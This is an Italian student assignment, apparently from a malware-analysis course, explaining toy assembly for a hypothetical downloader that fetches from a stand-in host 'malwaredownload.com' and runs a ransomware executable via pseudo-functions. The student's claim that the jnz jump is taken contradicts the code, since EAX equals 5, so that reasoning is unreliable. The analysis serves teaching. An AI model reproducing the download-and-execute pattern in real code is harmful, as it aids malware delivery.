

Progetto

Spiegazione di quale salto condizionale effettua il malware

Disegnare un diagramma identificando i salti condizionali: con una linea verde i salti effettuati, con una linea rossa quelli non effettuati

Diverse funzionalità implementate all'interno del malware

Con riferimento alle istruzioni *call* presenti nelle tabelle 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione


Tabella 1			
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2			
0040BBA0	mov	EAX, EDI	EDI=malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3			
0040FFA0	mov	EDX, EDI	EDI:C:\Program and Settings\Local User\Desktop\Rasomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Il malware risulta essere un downloader perché, collegandosi ad un sito malevolo, come si evince dal jump effettuato in tabella 2, con istruzione *jnz*, scarica un rasomware da un sito malevolo.

00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3



0040BBA0	mov	EAX, EDI	EDI=malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

0040FFA0	mov	EDX, EDI	EDI:C:\Program and Settings\Local User\Desktop\Rasomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Funzionalità implementate all'interno del malware:

DownloadToFile(): API per scaricare bit da internet e salvarli all'interno di un file sul disco rigido del computer infetto.
In fase di analisi, attraverso questa API, si può identificare un download.

WinExec(): API per creare la funzione di un processo.
Il downloader, dopo aver scaricato il software dannoso, procede al suo avvio.

Riferimento istruzioni *call* tabelle 2 e 3: argomenti passati alle successive chiamate di funzione

Tabella 2: attraverso l'istruzione *mov*, il downloader, copia il contenuto del registro EDI, cioè un URL malevolo, nel registro EAX.
Attraverso l'istruzione *push* inserisce in cima allo stack di memoria il registro EAX, per far collegare il PC vittima all'URL malevolo.
Attraverso l'istruzione *call* si chiama la funzione DownloadToFile(), per scaricare il software dannoso.

Tabella 3: attraverso l'istruzione *mov*, il downloader, copia il contenuto del registro EDI nel registro EDX, ovvero il percorso di destinazione del software dannoso.
Attraverso l'istruzione *push* inserisce in cima allo stack di memoria il registro EDX, l'eseguibile del software dannoso.
Attraverso l'istruzione *call* si chiama la funzione WinExec(), per avviare il software dannoso.